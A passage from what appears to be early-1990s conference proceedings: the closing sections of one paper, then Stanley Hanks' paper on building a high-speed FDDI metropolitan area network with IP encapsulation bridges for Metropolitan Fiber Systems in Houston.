I hesitate to talk about cars in NORTHERN California, but allow me an analogy. We used to have systems like MGs. They were perhaps crude by comparison to today's technology, but they performed well for their time. Somehow we have managed to develop systems like the Cadillacs of the 60's, with lots of chrome and giant tail fins. Maybe what we need is a Miata with modern technology, but some of the old virtues.

## 9. Acknowledgements

The author thanks Walt Coston, with whom he worked on the system, and Bob Rogan, who improved the system later on and helped make it incredibly long lived. They also generously provided information on the system changes since 1977. I would also like to thank Bill Cheswick, Andrew Hume, Doug McIlroy, Brian Kernighan and Pat Parseghian for their many helpful comments on the paper.

## 10. References

[1] *Computer System for Main-frame Operations (COSMOS),* B.B. Bittner, International Conference on Communications, 1976, pp. 13-20:13-22.

[2] *Smart Filesystems,* Carl Staelin and Hector Garcia-Molina, USENIX Conference Proceedings, (Winter) 1991, pp. 45-51.

[3] *Extent-like Performance from a UNIX File System,* L.W. McVoy and S.R. Kleiman, USENIX Conference Proceedings, (Winter) 1991, pp. 33-43.

[4] *Introduction and Overview of the MULTICS System,* F.J. Corbató and V.A. Vyssotsky, Fall Joint Computer Conference, 1965, pp. 185-196.

[5] *A General Purpose File System for Secondary Storage,* R.C. Daley and P.G. Neumann, Fall Joint Computer Conference, 1965, pp. 213-229.

[6] *MULTICS-The First Seven Years,* F.J. Corbató, J.H. Saltzer and C.T. Clingen, Spring Joint Computer Conference, 1972, pp. 571-581.

[7] Private Communication M.D. McIlroy

[8] Private Communication D.M. Ritchie

**Alan E. Kaplan** is a Member of Technical Staff in the Computing Science Research Center at AT&T Bell Laboratories in Murray Hill, N.J. He has a B.S. in Engineering Science from the University of Rhode Island (1968) and an M.S. in mathematics from the University of Michigan (1969). He also studied Computer Science at New York University, but found it boring. This is a gray beard kind of paper and the author has a gray beard to match. His email address is aek@research.att.com

# Creating MANs using LAN Technology: Sometimes You Gotta Break the Rules

*Stanley P. Hanks*
*Technology Transfer Associates*

## Abstract

Commercially available, off-the-shelf internetworking products provide good mechanisms for the creation of limited-throughput metropolitan and wide area networks. However, for many applications either the throughput obtained from T1 or slower communication circuits is inadequate, or the expense of obtaining high throughput using multiple T1 or whole DS-3 circuits is prohibitive.

Proposed service offerings such as 802.6, SMDS, frame relay, or SONET promise adequate speed metropolitan area network connectivity at a reasonable price. Today these services are not available, or where they are available are limited to T1 speeds.

Metropolitan Fiber Systems owns over 17,000 miles of fiber optic cable in 12 cities. Most of this capacity is currently devoted to providing leased T1 and DS-3 circuits, and a significant portion of those circuits are for data transmission. This provided a unique opportunity to address the question of how to provide LAN speed connectivity in and between metropolitan areas using commercially available products.

This paper discusses the development of the very high speed MAN connectivity service offerings based on FDDI provided by MFS.

## 1. Introduction

Recent studies [1] indicate that the number of local area networks in service is increasing at about 17% per year, and that over the next few years almost all of them will be connected to LANs at sites other the one at which they are located. With this growth comes increased client-server computing, and generally increased requirements for information sharing. Of course, it is expected that these increases will stimulate further growth and start an ever-increasing spiral.

Those of us who have experienced the explosive growth of TCP/IP-based internetworking and distributed computing systems built on UNIX over the past decade find little surprise in these trends. Further, we bring a great deal of experience and common wisdom to bear on the question of how best to build such interconnection. However, our experience to date is based on technology and paradigms which are fundamentally limited.

It is difficult to construct networks larger than a single LAN without sacrificing performance. Currently, standard leased telephone circuits are widely used in the construction of internetworks. However, due to the architecture of the North American telephony system, these circuits only come in capacities which reflect the need of the telephone companies to build modular switched voice circuit networks, such as 64kb/s (DS-0), 1.544 Mb/s (DS-1 or T1), and 45 Mb/s (DS-3). There are no services which provide native LAN data rates.

Further, the tariff structures for these leased circuits are based on a number of different mileage sensitive components, and can involve service provision from multiple carriers to achieve connectivity. The end result of this is that any leased service is expensive, and that the faster the service is, the more expensive it gets. Regardless of their connectivity requirements most institutions can only afford T1 service, which at best provides 15% the capacity of an Ethernet. As a result, metropolitan and wide area networks constructed

from leased telephone circuits provide only limited throughput, which limits the functions that may be performed between remote networks.

A substantial amount of research has been undertaken which focuses on how to live with these restrictions. While many of these projects have borne interesting fruit, none have provided solutions for all of the problems arising from the much slower remote network links.

At the same time, the telephone companies and their vendors have been working towards the development and acceptance of high-functionality switching systems. These systems, such as SONET and SMDS, are designed to provide services more attuned to the construction of internetworks, but in a manner which integrates into the existing telephony architecture. The number of participants involved and the magnitude of the task have delayed the introduction of these services, probably well into the mid-90's.

## 2. Background for this project

Despite the aforementioned difficulties, there are people who believe that it is both possible and desirable to have native LAN speed networking to remote sites today. For some, these reasons center around improved productivity [2,3]; for others, a refusal to accept degraded performance for any reason. Regardless of motivation, for anyone desiring full speed LAN to LAN connectivity outside of a campus there are few commercially available solutions, and all of them are expensive. These solutions include using

- dedicated fiber optic pathways, either privately constructed or using leased dark fiber
- time-division multiplexing hardware to extract 10 Mb/s of bandwidth from a full 45 Mb/s DS-3 circuit (and potentially doing something else with the "leftover" 35 Mb/s in the DS-3)
- dedicated DS-3 circuit with LAN to LAN routers (and potentially wasting the surplus capacity)
- multiple T1s, across which data are striped to achieve higher throughput

All of these solutions require a substantial network engineering effort to deploy. All of them involve significant recurring monthly expenses to maintain the service. All of them require extensive on-going network support and management. For most companies, the aggregate expense prohibits deploying such networks.

### 2.1. Why MFS?

Metropolitan Fiber Systems is a nationwide company which provides competitive access in the leased circuit market in 12 cities. Their hallmark is flexible and reliable service, with diverse routing of their fiber optic network and dedicated points-of-presence (POPs) in the buildings which they serve. They have many thousands of miles of fiber optic cable in the ground, and are well capitalized on an all equity, no debt, basis.

Their primary business is in selling dedicated access from customers to long distance providers. They also provide leased lines between any points in their networks, such as between long distance carriers or between multiple customer sites. The latter resulted in a number of requests for dark fiber or multiple T1 circuits between customer sites. On investigation, MFS discovered that many customers were trying to construct their own native LAN speed networks, and deduced that there was a latent market for a service offering.

As MFS already had the embedded fiber optic network and dedicated POPs, they decided to investigate whether or not it might be possible to develop a standard product which provided native LAN speed connectivity. As the bulk of these customer requests were coming from their Houston operation, the investigation was to begin there under the direction of F. Scott Yeager.

## 2.2. Why now?

Given that SONET and SMDS are going to be available Real Soon Now, it seems obvious to ask why one might bother with a "non-standard" solution. The answer to such questions is simply that SONET and SMDS remain possibilities, but not real solutions. Despite claims of availability, it is unclear when these services will be available at native LAN speeds. It is difficult to become excited about promised next day service in a nanosecond world [4].

Some market analysis was undertaken which indicated that a new service would be widely accepted if full native LAN rate connections were available at prices which approximated those of T1 circuits. Given that it had to be understood how to provide this service prior to understanding how it might be priced, Yeager was given authorization to proceed with the project.

## 2.3. Why Houston?

Houston is a unique place in many respects. First, there are eleven supercomputers in the area and a very large number of mini-supercomputers and massively parallel systems. Computation at this level implicitly brings with it large volumes of data, and potential requirements for networks capable of moving such data in real time.

Second, greater metropolitan Houston covers approximately 5000 square miles. From NASA's Johnson Space Center in the Clear Lake area to the technology park around the Houston Advanced Research Center in The Woodlands is approximately 75 miles as the crow flies, and substantially longer as the bit flows. Further, almost this entire area is governed by the City of Houston, instead of many different townships. The result is that the political and regulatory aspects are significantly streamlined.

Third, Houston does not truly have a central business district. Rather there are a number of areas, each of which has a large concentration of high-rise office buildings. Additionally, there are a number of technology and industrial parks, each of which typically attracts some business unit from enterprises who have principal offices in another area of town. The result is that many of the larger businesses have significant business operations in several different locations around town.

This distribution of computing equipment and users across a very large area, all under the same municipal authority, was a perfect test bed for constructing a large metropolitan area network. Further, a number of high capacity computation users presented the same problems over and over again: how can I get my data from one set of my offices to another at reasonable speed and at a price I can afford?

Discussions began around this topic in early 1991 with the formation of a steering committee formed of potential users of such services, and technical experts from the academic community and consulting firms. Several months of discussion followed, and in April, Technology Transfer Associates was contracted to work with MFS engineering staff in performing the necessary research and development to provide a solution, and the actual implementation of the network.

## 2.4. Goals

From the outset, it was clear that there were conflicting issues afoot. The steering committee, formed of potential users, wanted high-speed connectivity with complete reliability, redundancy, and security. They also wanted to not pay more than current prices for T1 circuits, since their budgets were typically sized for T1s. On the other hand, MFS wanted the high-speed network service to be a true product, not a custom network engineering exercise, which brought with it a whole host of internal requirements. They also wanted it to be possible to make a profit providing such services. These issues were massaged towards convergence, defining a set of goals which balanced the user requirements with the costs of providing service.

First, the connectivity provided was to be at native LAN speeds, and using standard LAN connections. Thus, a "virtual Ethernet circuit" would provide connectivity at speeds up to 10 Mb/s and terminate with

standard female DB-15 slide-lock AUI connectors. The "circuit" would be the seamless integration of whatever parts were required to make this occur, much as the mechanics of telephone switching are hidden.

Second, there were to be no restriction as to what networking protocols would be carried. While the notion of providing an IP-only network was attractive, it would not be useful to a user with primarily DECnet or AppleTalk networks in place. The was further complicated by the fact that some users were interested in providing connectivity for protocols which are not routable, such as LAT or a variety of the vendor-specific MAC-level device management protocols.

Third, users would be assured that their data was secure on the MAN, and that the MAN didn't compromise the security of their internal networks. This assurance was to cover unauthorized receipt of data from a private network (snooping), unauthorized transmission of data into a private network (spoofing), and unauthorized monitoring of transmissions within a private network (traffic analysis). However, the MAN was not required to remove existing security problems within a user network, rather just not to exacerbate them.

Fourth, adequate performance would be available under normal conditions, in a "bandwidth on demand" manner. For most service applications, a shared capacity network would be used to keep costs down. However, the capacity and utilization of this network would have to be monitored and additional capacity be added as needed, much as the long distance telephone networks or power distribution grids are handled. It was understood by all that in periods of peak utilization, that there might be degraded performance, but not service interruptions. Additionally, another service was to be offered for critical applications, which allowed a user to pay a premium for guaranteed capacity on dedicated circuits.

Fifth, a variety of configurations and billing options should be available. Some users wanted a fixed monthly rate for which they could budget; others wanted a "pay as you go" rate structure which allowed them to build an internal business case for the service. As this seemed to be a religious issue, it was decided to accommodate both views.

Sixth, the implementation would be done in a manner which kept MFS from having to manage the user networks as well as their own. This proved to be a critical point, and closely related to the issue of handling any protocol which the user desired to use. It was eventually agreed that everyone would be best served by an arrangement where MFS provided a bridge-like interface to a virtual private backbone for each user. The user could then utilize their internal network management system to manage what appeared to be another network segment. MFS would neither have to resolve network addressing conflicts between users nor manage routing tables, which significantly reduced the difficultly of providing the service. However, this indicated that some sort of encapsulation scheme would be needed to satisfy the security requirements.

Finally, the service should facilitate links between metropolitan areas using a variety of carriers. For some users, this meant links to dedicated long distance leased lines. For others, connections to Internet service providers. In any case, given that the MFS telephony network was already interconnected with the long distance carriers, it was felt that this would be both relatively easy and very useful.

## 3. The Rules

Given that we now understood what we were trying to accomplish, an Request for Information was written and issued to every vendor or user organization which came to mind as possibly having relevant experience or products. Instead of getting the normal flood of responses, however, we received a large number of tentative telephone inquiries verifying that we meant what we said, and questioning our sanity.

Why were these vendors so surprised that we wanted to build a high-speed MAN at this time? Well, it was apparently because we were going against all the rules. Of course, we hadn't bothered to check with the appropriate Powers That Be first, and consequently didn't have a copy of the rules.

To prevent further confusion should anyone else need to know them, the major rules in building a MAN follow. Please note that while we are now entering satire mode, these are almost verbatim responses

received in the course of collecting information about how to construct a MAN that met the desired service requirements. Sad, but true.

## 3.1. SONET (or SMDS) is *the* MAN solution

One of these two technologies is the best MAN solution. After all, they were designed to solve just this problem. Well, at least they were designed by the telephone companies to solve their understanding of the problems involved with building metropolitan area telephony networks. And integrating the solution into a hundred year old installed base of voice switching equipment.

And of course, it's going to work, and really work well. After all, both are standards. And they were developed the right way, by getting everyone who had any interest in either providing service or selling hardware to service providers together and writing the standard first, then building the hardware and software to that specification.

And of course, they really will be available soon. Really. Just ask the telephone companies.

## 3.2. FDDI is a campus network, and only useful for short distances

FDDI is designed for use as a replacement campus backbone, because Ethernet is too hard to deploy right if there is a lot of it. It is also designed for high-speed transport of data for high capacity computing. But no one will use it for that because it's too expensive to deploy to the desktop. Besides, no one can fully load an FDDI ring from a single computer, and probably not from a large number of computers.

But you can buy anyone's FDDI hardware and just plug it together and have it work, because it's a standard. Speaking of which, just read the standard. You must use multimode fiber optic cable. You can't run a network over 100 kilometers long. And there are probably other things you can't do either.

What you really want is FDDI-2 or FDDI-Follow-On, because they'll really be a lot better. Someday. Maybe. If we don't decide that something else is better first.

## 3.3. Encapsulation is evil

You can't use encapsulation bridging. You can even use encapsulation. It's evil. Did you sleep through the Bridge Wars in the late '80s? Don't you remember that we all agreed to use the same transparent bridging schemes so that everything could work with everything else?

Oh sure, I guess you do encapsulate data in TCP packets, and TCP packets in IP packets, and IP packets in Ethernet packets, but that's different. Just don't do it.

## 3.4. You can't deploy something until it's a standard

You can't deploy something until it's a standard, because we won't sell it to you until then. If you need the functionality sooner, you just can't have it. You didn't see people using Ethernet or TCP/IP before they were standards, did you?

You did? Oh, never mind then. But it's still not a good idea.

Satire mode off.

# 4. The Solution

Having ignored the rules, we instead paid attention to actual solutions. First among these was a business unit of Centel in Tallahassee, Florida, that we discovered was supplying Ethernet connectivity over FDDI networks for a variety of offices of the state government. A trip to Florida to investigate followed, where

we found that they had very different service goals. As a result, while we could take their existence as proof that this was a viable service, we could not use their approach to providing service.

We additionally discovered efforts by United Telephone of Ohio to provide a wide area FDDI network for their internal use, and that the Autostrada in Italy was using FDDI networks to link their toll booths over significant distances. Somehow, though, we couldn't quite manage to justify a fact finding trip to Italy.

Nonetheless, there seemed to be a consensus that FDDI could be used to provide a shared common carrier for multiple users, provided some key issues were resolved. Given that we understood what the transport mechanism might be, further research was undertaken to decide how to best use such a facility.

In discussing the development of the architecture and associated facilitating technology, Ethernet will be specifically referenced when there is a need to discuss a particular type of LAN. Much as "he" should be taken to be gender-neutral in similar cases, "Token Ring" or "FDDI" could be substituted for "Ethernet" without loss of generality.

## 4.1. Underlying Architecture

The architecture for providing the MDS service evolved over time, and was refined by exposure to a variety of different partial solutions from a number of different sources. There one fundamental key to the architecture: the notion of segregating the whole network into the interior network on which the service is provided, and the exterior network which is the user view of the network, including the permanent private virtual backbones through the interior network which connect points in the exterior network.

When dealing with most modern networks, we find that they have become to some extent fully accepted and are well down the path to becoming pervasive technologies. For example, approach a telephone or a television or for that matter, a computer workstation, with someone who uses the device frequently (but who is not charged with keeping the device or its attached network in working order!). Interrupt them at some point as they prepare to use it, asking some question about how it works or the number of moving parts in the system and where they are located, or some such. Inevitably the answer given is either some form of "gosh, I don't know/never thought about it" or some manner of brush-off indicating that the answer isn't important.

This level of acceptance is very important in positioning any new service offering. If it is not possible to provide sufficient abstraction as to what exactly is going on, it will be very difficult to involve people in *using* the service rather than figuring out exactly what it going on when they use it. Consequently, the division between the interior and exterior networks, and the justification for explaining the exterior network first.

### 4.1.1. Exterior Network

From a global view, the exterior network is a collection of user networks, connected by a set of private virtual backbones. The backbones are disjoint, and hence the user networks are not connected. Seen in a logical schematic view, there would be a set of improbably large Ethernets or Token Rings, each of which would be connected to a variety of different locations. Some of these locations would be in part the same, i.e. different tenants in the same building. However, they would be disjoint, or the virtual backbones would blend into a new common virtual backbone.

From the perspective of an individual user company, things would not look very much different. The difference would be that the user would only see their networks and private virtual backbone. Thus, the exterior network view of a set of user networks connected over a private virtual backbone would be similar to a collection of Ethernet segments bridged onto a common backbone Ethernet. The differences in this case is that the common backbone would span many miles, and that instead of bridges connecting the individual LAN segments onto the backbone, there would be MDS network interface devices.

These network interface devices have some interesting properties from the user perspective. They appear to be a learning bridge, forwarding traffic which is not local to the LAN. Consequently, the user network may

either be connected to the interface device directly via a transceiver direct to the LAN, or via an intermediate internetworking device such as a bridge or router under the control of the user. The resultant flexibility is a useful feature. At this point, they do not perform routing or filtering functions although there is no technical reason why this would not be possible at some point in the future.

However, the network interface device is much more than a bridge, because instead of passing any properly formed MAC packet with a local address from the interior network into the local network, they perform a security function as well. The details of this will be discussed in the implementation section.

Thus, the user view of the network would be of network segments, connected to network interface devices which are tied together via a virtual private backbone. And, as long as the implementation holds, that view should remain undisturbed.

### 4.1.2. Interior Network

Of course, the success of the abstraction into interior and exterior networks is completely dependent on the success of the interior network in meeting the level of abstraction posited by the exterior network. Further, if the interior network doesn't work, the whole project has failed. Needless to say, a significant amount of time was spent on the issues surrounding the interior network.

In general, we agree that encapsulation bridging is not a good idea. However, for selected applications it provides the only acceptable solution. Consider in particular the need to provide a LAN interface which is protocol neutral and which provides the capability to connectivity only among selected LANs. Clearly, the interface should be that of a bridge, but how to satisfy the limited connectivity requirement?

The Network Systems FDDI Bridge/Router product has a proprietary "closed user group" function which provides the right type of service. It allows individual ports on a variety of different devices to be connected together in a virtual backbone. However, the provides strict bridging on both sides of the device, and as a result restricts the topology of the interior network to be non-redundant or at best governed by spanning tree rules. This causes difficulty in providing a robust network capable of surviving multiple failures or handling capacity issues gracefully.

Clearly, the right solution is to have a routed interior network to allow for diversity and robustness, and a still provide a bridge interface to the attached user LANs. But how to do this?

Synchronicity being what is, RFC 1234 [6] on encapsulating Novell traffic for creating tunnels through IP networks and RFC 1241 [7] for creating IP host-to-host encapsulation tunnels for experimental protocols came out at just that time. RFC-1241 was taken as a starting point, and with some modifications designed to facilitate LAN to LAN instead of host to host connectivity, and a new experimental encapsulation protocol was born. This protocol was experimentally implemented by Fibercom and incorporated as a special software update for their existing hardware.

How then does this new encapsulation protocol work? At the point where a user connects to the MAN, an encapsulator/decapsulator is provided as the network interface device. These encapsulators are built from multiport bridge or router hardware, and have some number of exterior network LAN connections plus a dual attach FDDI connection to the interior network.

The exterior LAN connections are identified by their port number, and the address of the encapsulator on which they appear. The encapsulator has an IP address in the interior FDDI network. Thus, any port may be described by a tuple of `<port number, IP address>`. The private virtual backbone is then a set of port tuples, with the connectivity between the various encapsulators handled by normal IP routing functions.

When a MAC datagram arrives at the exterior LAN port of an encapsulator, the first step in processing it is to determine whether or not the destination address is local to that LAN. If it is non-local, it will be forwarded in a normal learning bridge manner. Otherwise, it will be ignored. Note that this determination of

whether or not to forward a given datagram is not restricted to the learning bridge function; it just happens that this meets the service requirements and internal goals associated with delivering the MDS service.

Given that the MAC datagram is to be forwarded, the next step is to map from the port on which it arrived onto the appropriate private virtual backbone. As any port may only be a member of a single virtual backbone, this is a relatively straightforward table-lookup, yielding a "circuit number".

The circuit number will then be mapped onto an IP destination address. For point-to-point virtual backbones, this will lookup will give the IP address of the remote encapsulator. An IP datagram will then be constructed, with a source address of the originating encapsulator, a destination address of the target encapsulator; an encapsulation header which contains the originating port number and the circuit number, in addition to some other security information; and the original MAC datagram as the data portion.

The resulting IP datagram is then routed as necessary to the target encapsulator, where it is unpacked. The unpacking process involves a reverse mapping of the circuit number to the originating IP address and port number. Given that the numbers all match, and the security information is correct, the original MAC datagram is then inserted into the destination network.

Should the private virtual backbone contain more than two exterior LANs, then an IP multicast address is constructed for the set of encapsulators. There are few other changes to the process. The first change is in the construction of the MAC level transport packet for the IP datagram, where an appropriate mechanism must be used to multicast the packet to the destinations. Second, prior to the IP datagram actually being received by the decapsulation software, it must be verified that the particular receiving decapsulator is in fact a member of the multicast group. Finally, prior to transmission of the decapsulated MAC datagram into the target exterior LAN, a reverse learning bridge function is applied. This keeps the packet from being forwarded unless its destination address is present in the exterior LAN.

All of the tables which are used to maintain the private virtual backbones are manually configured and down-loaded into the target devices. Contrast this with the semi-automatic router information protocols commonly used in internetworking implementations. As the goal is not to provide maximum interconnectivity but rather to insure maximum privacy, it is entirely appropriate to restrict the conditions under which a reconfiguration of the interface between the exterior and interior network occurs.

This scheme has a number of appealing features. First, it does keep the operations of exterior LANs from affecting any aspect of the operations of the interior network. Second, it does allow any network protocol to be utilized by users from one exterior LAN to another. Third, it allows the network to be managed by conventional SNMP network management tools. Finally, it allows the construction of a robust and redundant interior network to which additional capacity can easily be added using commercially available off-the-shelf products.

This issue of providing additional capacity is critical in the overall deployment strategy. Given that the interior network is constructed as an IP routed network, the first line of defense is to deploy targeted DS-3 circuits to link regions of the interior network between which there is a large volume of traffic. This custom tailoring of the network to fit traffic patterns is possible due to the supply of DS-3 circuits in the standard MFS telephony network, plus the ease of integrating the additional capacity into an IP network.

When performance degrades further, the next step would be to deploy a second FDDI backbone, and take advantage of IP multipath routing. This "stacking" of FDDI rings can be extended until the available supply of fiber optic cable is depleted, at which point wave division multiplexed lasers could be used to run two or more FDDI rings on the same fiber pair by running different rings at different light frequencies. For example, lasers are readily available at one at 1300 nm, at 1550 nm, and several other standard frequencies.

By the time that service demands far outstrip available capacity, the preferred solution will be to convert the backbone to OC-48 SONET or some similar multi-gigabit technology. Any technology which will support an IP routed network, and for which the economics work, is completely viable.

In the mean time, for service requirements which demand guaranteed bandwidth availability, service can be provided by using time division multiplexors on DS-3 circuits. This would be a very expensive proposition

for a user to undertake directly, as we noted in the introduction. However, due to the fact that MFS has the ability to re-use the portion of the DS-3, it is possible to offer such a service for a 30 to 50 percent premium over the common backbone service.

### 4.2. Implementation Details

Having decided on an architecture, all that remained was to devise some solutions to a few pressing problems.

#### 4.2.1. FDDI on single mode fiber

Given that multimode fiber may be driven using low-cost LED drivers, but that single-mode fiber requires significantly more expensive laser drivers, it should come as no surprise that there really is no standard for FDDI on single-mode fiber. Nonetheless, as telephone companies use single-mode fiber exclusively, there are several vendors of both FDDI equipment and general fiber optic equipment which have solutions for this problem. The problem then remains finding solutions which work together in a reasonable manner.

For example, one FDDI equipment vendor, Fibercom, has very high quality single-mode lasers built onto their FDDI cards. Other vendors stated that they would have on-board single-mode lasers available "soon". In the mean time, it was suggested that we use converter boxes such as those built by Network Systems, ODS, or Fibermux. In testing, we discovered that the ODS and Fibermux converters worked well with the Fibercom on-board lasers, leading us to believe that the multimode versus single-mode issue is overstated.

Given a resolution for the laser interoperability issue, the remaining issue was distance. Again, using single mode fiber and laser drivers, the true limit is something called *optical budget*. Simply put, optical budget is the attenuation limit over the fiber. A typical laser driver/receiver pair might have 20 dB of optical budget, meaning that at 20 dB of optical attenuation, there is insufficient light signal to process at the receiver.

In the equipment which we tested, optical budgets of 30 dB were common, and one vendor stated that given an opportunity to hand-select the transmit/receive pairs, a budget of 35 dB could be attained. However, this proved not to be necessary. In the Houston network, the longest uninterrupted fiber run is just under 35 miles, and has a measured attenuation of 19.4 dB. Much longer distances could be covered easily. However, the ability to transmit and receive laser signals over long distances is only part of the problem.

#### 4.2.2. FDDI over long distances

The MFS backbone network in Houston was initially targeted to be approximately 90 miles in length. Conventional wisdom was that FDDI standard specified that rings were to be limited to 100 KM, or about 62 miles. Once again, investigation proved to be useful.

Careful reading of the ANSI FDDI standard [5], in section 4.4.1, page 31 indicated that the overall timing was limited, and that *if you assumed* the maximum number of stations on the ring, each with the maximum station delay, that you could only go 200 kilometers, which limited the ring size to 100 kilometers given that a full ring wrap-around must be accommodated.

The true limit is that the D_Max value, the maximum ring latency permitted. The value for D_Max is specified as 1.617 milliseconds, by default. The calculations in the standard note that if you have the maximum of 1000 stations on the ring, each of which has the maximum of 15-symbol (600 nanosecond) latency per physical connection, that you use up .6 milliseconds in physical connection delay, leaving 1.017 milliseconds of transmission time. Given that light flows at about 5100 nanoseconds per kilometer, the 200 kilometer number is derived, and the misconception begins.

However, if you are willing to limit the number of stations significantly, a different story is possible. For example, in the "null network", with no stations present, you may have a ring of approximately 100 miles (around 324 kilometers in full wrap). It is thus possible to calculate the number of stations which you may accommodate on any network size between 62 and 100 miles. With 5 stations, we were able to successfully operate a ring of approximately 80 miles, at full speed and in full wrap.

### 4.2.3. Security issues

The encapsulation protocol is only part of the security solution. There are a number of other issues which are equally important. First, it is critical to provide for the physical security of the network. This is partially handled by the nature of fiber optic networks, and the fact that MFS has secure POPs into which the encapsulator hardware is placed.

Second, is the issue of insuring that policies are followed to prevent user attachment to the network other than through a network interface device, or mis-configuration of the network control tables. Third, is that of ensuring that other procedures are followed in normal operations when there might be any potential security exposure.

The net result of this is that actions were taken to insure that the MFS MAN would meet the requirements of an auditably secure network. An audit team from a computer risk management group is evaluating the procedures, and is preparing additional procedures for continuing operations and audits.

### 4.2.4. Capacity management issues

Knowing that it is possible to add more capacity in a relatively straightforward manner does not lessen the issues around capacity management. Initially, the problem is self-limiting. For the first few users, the fact that the transport mechanism provides 100 Mb/s of connectivity but that they can only source 10 or 16 Mb/s of data will suffice to keep the channels clear.

However, as the number of participants increases, this will no longer be true. The question becomes, how does one manage capacity availability in a network? Unfortunately, good answers are not readily forthcoming. There is little information about how to directly monitor usage in an internetwork and determine that N additional Mb/s of throughput is required to maintain adequate service levels.

Two different tools will be used in this process. First, detailed monitoring is being done via SNMP. A very large number of data rate and transmission information is being accumulated into a relational database. This data may be probed to yield an understanding of the characteristics of the network. Second, detailed simulations are being investigated. The information accumulated about the nature of the network, combined with detailed knowledge of the performance and queueing characteristics of the various internetworking devices used makes it possible to simulate the effect of adding additional load or transmission capacity. This form of "what if" reasoning will make it possible to better understand how to manage the capacity of the network.

### 4.2.5. Billing Issues

There is one other user issue: billing practices and rates. There are many religious issues involved in internetwork construction, and chief among these is that of pricing. In addition to the actual dollar rate per unit connection, there is the issue of flat rate versus usage sensitive rates.

Rather than attempt to resolve that issue, we decided to embrace the diversity of views and accommodate both of them. Given that the logical view of the exterior network includes a network interface device, having this device count data quantities in and out of the network should be relatively straightforward, even if doing so does leave us with another "implementation detail". The more difficult question is what to charge for usage on a variable basis.

## 5. Evaluation

Evaluation is still on-going. The official announcement of the MFS MultiMegabit Data Service offering was August 20, 1991. There has been a significant amount of interest in the service offering, and in the use of the IP encapsulator to construct private networks. However, a the actual number of circuits in service remains small, possibly due to the fact that the service is only available in buildings to which MFS has

fiber connectivity. Nonetheless, a significant amount of performance data are being collected and figures for performance and utilization will be made available.

In testing, we found that with no load on the FDDI backbone that we could achieve end-to-end transmission rates of just under full Ethernet speed. This remained true as the number of simultaneous network conversations was raised to the point at which we ran out of test equipment with which to increase the load. Latency remains acceptable, with nodal queuing delays similar to those found in Ethernet-only networks and transmission delays reduced from a purely Ethernet network. Specific figures and description of measurement techniques will be available in future works.

In testing FDDI transmission rates across the backbone, we ran into significant difficulties. For example, how do you stress test a 100 Mb/s network when you can't get more than 13 Mb/s from your host FDDI adaptor? Work is still underway to increase the speed of transmission to and from several Sun file servers. In the interim, a variety of FDDI packet generator technology was utilized, allowing us to significantly load the ring. Note that this loading may be relatively insignificant with regard to performance is it was to a limited number of recipients and from a single source, which may have some impact on the bridging and routing performance of the interior network.

Even under load over the full 80 mile distance of the ring, we found no performance degradation. The ring was placed in and out of wrap mode, again under load, again without degradation in performance. Ethernet conversations in process simultaneously showed no signs of being affected by the artificial load on the FDDI ring, or of the wrap state of the ring.

The IP encapsulators give wire-speed performance for "normal" data, but show a 30% degradation for tiny-grams (i.e. 64 to 100 byte packets). Analysis indicates that this is due to the transmission overhead of the encapsulation headers. Clearly, this technique is better suited to larger datagrams, as the cost of encapsulating is fixed, but the cost of transmitting the extra encapsulation header bits is relatively lower for longer packets.

## 6. The Future

While the initial development of the IP encapsulator and the resultant service offering is complete, there remain a number of issues which remain to be addressed in the future. The service offering itself, and the way in which the service is provided, is a response to user requirements. It is reasonable to expect an evolutionary approach into the future.

### 6.1. High speed wide area networks

As MFS is interconnected to all of the long distance providers, using the MDS service in the metropolitan area to attach to a private connection to the wide area and other cities is a simple proposition. A more complex issue is how to take advantage of large quantities of potential traffic and aggregate it onto a smaller number of higher-speed long distance connections. To this end, discussions are underway with several of the long distance providers, and with the commercial internet exchange members.

It is interesting to note that the MDS service offering has another possibility as well: that of allowing some long distance carrier to provide pay-as-you-go bandwidth on demand wide-area connectivity. Since the interior network on which the MDS service is provided is all IP routed, it would be very simple to install FDDI-to-DS3 routers, and measure the usage on a per-connection basis. Particularly coupled with a service offering like the MCI switched DS-3 service, this would allow more cost effective construction of DS-3 backbone networks, and potentially allow lower cost for consumers of such services.

While this is not part of the current product family, it is a subject of great interest, and further work will doubtless be done. Details to be resolved include how to handle the separation between the long distance service provider and the MDS network, and how to handle billing issues since per-unit-time is difficult to establish in a packet network.

## 6.2. SONET, SMDS, and the like

As the interior network is constructed using IP routing, it is possible to re-deploy the network on new underlying technologies as they become available. This is a significant notion, and marks a major difference between the MDS service and others. The important portion of the technology is that it provides port-to-port connectivity for a variety of LAN connections over a routed TCP/IP network. The specifics of how that network is constructed are irrelevant so long as there is adequate capacity to meet the service requirements. Even at this time it is clear that FDDI does not have a tremendously long service life, possibly on the order of a few years. Following that, new technologies will be required.

So, when OC-48 SONET networks with full drop-and-insert capabilities are available, it would be relatively simple to replace the transport with SONET. LAN speed connectivity could then be provided either directly, or by grooming out OC-3 circuits (which could be mapped into FDDI) as needed. Likewise, if SMDS becomes a viable technology, portions of the network may be replaced with SMDS switched service.

## 6.3. Other gigabit networks

At this point, however, it is the other giagabit network technologies which appear most attractive. The possibility of seeing HIPPI switching distances extended significantly, and deploying a metropolitan area HIPPI switched service is very exciting. Likewise the possibility of seeing the distance limits removed from other networking technologies such as the Ultra Network has some appeal, particularly given that similar digital data rates have far longer distance limits in other applications. Ditto anything happening at Protocol Engines. We plan to monitor advances in this area carefully.

# 7. Availability

The results of this work are available in three forms:

If you are interested in obtaining LAN-to-LAN connectivity at native LAN data rates, using the MDS service, call the Metropolitan Fiber Systems office in your area. If you are unable to locate or contact your local MFS office, contact Scott Yeager at MFS in Houston at (713) 236-9637.

If you are interested in obtaining an IP encapsulator with which to construct your own network, please be patient. The description of how to build an encapsulator will be released to the Internet Activities Board in the first part of 1992. Whether or not it is adopted as an IAB standard, this information will be made widely available at that time, and a number of internetworking device vendors have committed to implementing the encapsulation protocol.

If you are interested in clarification on any point in this paper, or additional information regarding this technology or its applications, please contact me directly at Technology Transfer Associates; 6750 West Loop South, Suite 500; Bellaire TX 77401; Voice: (713) 661-2084, FAX: (713) 662-8504; E-mail: stan@tta.com

# 8. Conclusion

There are a few points which bear repeating

- progress is only made by deviation from accepted practice
- the FDDI standard is sufficiently flexible, and the manufacturers interpretation of the standard sufficiently pessimistic to make it possible to construct rings much larger than might be expected based;

- the development of a new type of internetworking device, the encapsulator, makes it possible to build secure internetworks supporting multiple different protocols in a common carrier fashion;

- the encapsulator also obviates the need to support protocols on a backbone network other than TCP/IP, which can make a significant difference in the complexity of managing a complex network

